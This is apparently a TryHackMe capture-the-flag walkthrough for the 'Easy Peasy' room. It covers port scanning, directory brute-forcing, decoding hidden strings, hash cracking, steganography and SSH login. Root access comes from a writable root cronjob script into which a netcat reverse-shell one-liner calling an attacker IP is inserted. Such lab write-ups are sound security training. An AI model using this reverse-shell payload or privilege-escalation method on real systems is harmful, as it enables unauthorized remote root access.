TryHackMe

Easy Peasy

https://tryhackme.com/room/easypeasyctf

Walkthrough

By

https://tryhackme.com/p/iLinxz

1. NMAP Scan: nmap -A -p- <IP>

```
Nmap scan report for 10.10.139.49
Host is up (0.022s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: nginx/1.16.1
|_http-title: Welcome to nginx!
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.43 (Ubuntu)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


As we can see, there are 3 ports running on this machine:

1. Port 80 – running HTTP
2. Port 6498 – running SSH
3. Port 65524 – running HTTP

Great… what can we do?

Firstly, let us investigate the lower port hosting the HTTP service, see what we find.

Entering the website itself, we find an nginx welcome page:



Not too much to see here… what does the source code say?


```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```

Nothing here either…

Let’s take a look at robots.txt:


```
User-Agent:*
Disallow:/
Robots Not Allowed
```

Okay then, nothing of importance here either. Let’s fire up Dirbuster!



We are going to scan for hidden directories on the machine's IP using a wordlist…

Looks like our scan came back with two hidden directories present on the server:




Type	Found	Response	Size
Dir	/	200	873
Dir	/hidden/	200	646
Dir	/hidden/whatever/	200	694

/hidden/ & /hidden/whatever/

Let's access them!

/hidden/



Opening the /hidden/ directory, we are greeted by a screen with only a picture present… Nothing to click on or anything.

What does the source code say, though?

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to ctf!</title>
<style>
    body {
    background-image: url("https://cdn.pixabay.com/photo/2016/12/24/11/48/lost-places-1928727_960_720.jpg");
    background-repeat: no-repeat;
    background-size: cover;
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
</body>
</html>

```

Nothing…

Great, moving on!

/hidden/whatever

Ugh, another empty page with nothing but a picture on it…

Does the source code have anything to say on this one?

```
<!DOCTYPE html>
<html>
<head>
<title>dead end</title>
<style>
    body {
    background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
    background-repeat: no-repeat;
    background-size: cover;
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<center>
<p hidden>[redacted]</p>
</center>
</body>
</html>
```

Oh? There is a hidden paragraph. It looks encrypted however…

Let’s copy that string and dump it into gchq’s cryptanalysis wizard git repo: Cyber Chef

https://gchq.github.io/CyberChef/


I decoded the encrypted string to output: [redacted]

That's our first flag.


==========

Moving on to the next HTTP hosting port: 65524

Entering the URL "<MACHINE_IP>:65524/" opens up an Apache "fresh install" page.



Not much to check out here… Let's see the contents of /robots.txt since our NMAP scan showed that it's visible:



Hmph, interesting… That looks like a hash.

At this moment in time, I tried multiple things:

1. I tried entering the website by requesting a custom value 'User-Agent' from the website itself. Nothing changed for all my custom 'User-Agent' requests and thus I called it quits on this method.
2. I tried cracking the hash itself using hashcat and it did not yield any results…
3. I tried online hash cracking websites and yet again, not too much yield of results.

At this point, I got frustrated and asked for a hint on TryHackMe's Discord server. One of the mods told me that ONLY ONE hash cracking website will actually crack my hash…


So, there I went on my journey to find this website. HOLD MY BEER!

Eventually, after several tries, I have found the website in question and cracked the hash.

Great, we've gotten the 2nd flag as well! Moving on…

==========

The 3rd flag I found just by scrolling through the main page of the website on port 65524.




Perfect!

Task #4 on the TryHackMe challenge gives us a hint of the existence of a hidden directory… Let' use Dirbuster!


Unfortunately, Dirbuster found nothing this time… The only thing left for us to check is the source code of the page.

Scrolling through the source code of the page, I've encountered this <hidden> paragraph:



The paragraph also gives us a hint of the encryption algorithm used to spew out that string of gibberish…

Let's fire up Cyber Chef again and see what we find!

After decrypting the string, it outputted the hidden directory that was hinted to us. 

Navigating to this URL greets us with this screen:

Nothing to click on… Source code?

```
<html>
<head>
<title>random title</title>
<style>
    body {
    background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
    background-color:black;


    }
</style>
</head>
<body>
<center>
<img src="binarycodepixabay.jpg" width="140px" height="140px"/>
<p>[redacted]</p>
</center>
</body>
</html>

```

We find a string that looks like a hash and a .jpg file. The TryHackMe challenge questions give us a hint that there is a password stored inside the .jpg file and also that we can use a hash decrypter online to crack the hash in the paragraph tag.

I have used the same hash cracking website as before, let's see what we get.

And YES, WE CRACKED THE PASSWORD! [redacted]

Great, we can now run some steganography on the .jpg file we found! Download 'binarycodepixabay.jpg' and begin:

```
kali@kali:~/Desktop/Memos/Another_Easy_Level_CTF$ steghide extract -sf index.jpeg
Enter passphrase:
wrote extracted data to "secrettext.txt".
kali@kali:~/Desktop/Memos/Another_Easy_Level_CTF$
```

I used the password we just cracked.

Great, let's print its contents:

```
kali@kali:~/Desktop/Memos/Another_Easy_Level_CTF$ cat secrettext.txt
username:boring
password:
kali@kali:~/Desktop/Memos/Another_Easy_Level_CTF$
```

It looks like the password is encrypted in binary… Let's decode it and log in via SSH!

You can decode this password using any binary to plain-text website.

```
kali@kali:/$ ssh -p 6498 boring@10.10.225.58
**************************************************************************
**       This connection are monitored by government offical            **
**           Please disconnect if you are not authorized                **
** A lawsuit will be filed against you if the law is not followed       **
**************************************************************************
boring@10.10.225.58's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$
```

[Hacker Voice] I'm in.

Let's look around the user's directory…

We've found the user.txt flag but it seems like there's something wrong about it… It's 'rotated' or something? Hah! Let's use a Caesar Cipher decoder/rotator. #rot13

Great, we've found the user flag too!

```
boring@kral4-PC:~$ ls -la
total 44
drwxr-xr-x 5 boring boring 4096 Aug  3 06:20 .
drwxr-xr-x 3 root   root   4096 Jun 14 16:04 ..
-rw------- 1 boring boring    2 Aug  3 07:36 .bash_history
-rw-r--r-- 1 boring boring  220 Jun 14 16:04 .bash_logout
-rw-r--r-- 1 boring boring 3130 Jun 15 12:42 .bashrc
drwx------ 2 boring boring 4096 Jun 14 16:06 .cache
drwx------ 3 boring boring 4096 Jun 14 16:06 .gnupg
-rw------- 1 boring boring   32 Aug  3 06:20 .lesshst
drwxrwxr-x 3 boring boring 4096 Jun 14 22:36 .local
-rw-r--r-- 1 boring boring  807 Jun 14 16:04 .profile
-rw-r--r-- 1 boring boring   83 Jun 14 16:32 user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
boring@kral4-PC:~$
```

Now onto the root flag… How can we escalate our privileges?

I looked at the TryHackMe challenge page and noticed this:

> Then escalate your privileges through a vulnerable cronjob.

So there is a vulnerable cronjob, ay? Let's look for it:

Cat /etc/crontab

```
boring@kral4-PC:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *    * * *   root    cd /var/www/ && sudo bash .mysecretcronjob.sh

boring@kral4-PC:~$
```

Okay, I think we found our vulnerable cronjob… It's supposed to run every minute and it runs with root privileges as well. Can we edit it?

```
boring@kral4-PC:~$ cd /var/www
boring@kral4-PC:/var/www$ ls -la
total 16
drwxr-xr-x  3 root   root   4096 Jun 15 12:59 .
drwxr-xr-x 14 root   root   4096 Jun 13 15:55 ..
drwxr-xr-x  4 root   root   4096 Jun 15 00:58 html
-rwxr-xr-x  1 boring boring   34 Aug  3 06:38 .mysecretcronjob.sh
boring@kral4-PC:/var/www$
```

OH, IIIIIIIIIIIIIIIIIIIIIIIIIIIIT IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIS WRITAAAAABLEEEEEEEEEEEEEEEEEEEEEE!!!!

Great! If the cronjob is executing this .sh script as root, and we can edit that script, we're gonna use it to spawn a root shell using netcat!

Edit the file and add:

```
rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f | /bin/sh -i 2>&1 | nc <ATTACKER_IP> <DESIRED PORT> >/tmp/f
```

I've added that line to the .sh file and saved it. I then started my netcat listener on port 4444 (as I've chosen that port, you can use any other port you wish as long as it's not used by any other process.)

My netcat listener:

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
```

My netcat listener after a minute of waiting:

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.6.36] from (UNKNOWN) [10.10.225.58] 60880
/bin/sh: 0: can't access tty; job control turned off
#
```

So, the .sh file executed and my netcat listener got a connection. Let's see, who are we logged in as?

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.6.36] from (UNKNOWN) [10.10.225.58] 60880
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Oh boy! Let's get the last flag, shall we?

```
# cd /root
# ls -la
total 40
drwx------  5 root root 4096 Jun 15 12:40 .
drwxr-xr-x 23 root root 4096 Jun 15 01:08 ..
-rw-------  1 root root  883 Jun 15 14:24 .bash_history
-rw-r--r--  1 root root 3136 Jun 15 12:40 .bashrc
drwx------  2 root root 4096 Jun 13 15:40 .cache
drwx------  3 root root 4096 Jun 13 15:40 .gnupg
drwxr-xr-x  3 root root 4096 Jun 13 15:44 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   39 Jun 15 01:01 .root.txt
-rw-r--r--  1 root root   66 Jun 14 21:48 .selected_editor
 #cat .root.txt
[redacted]
#
```

==========

END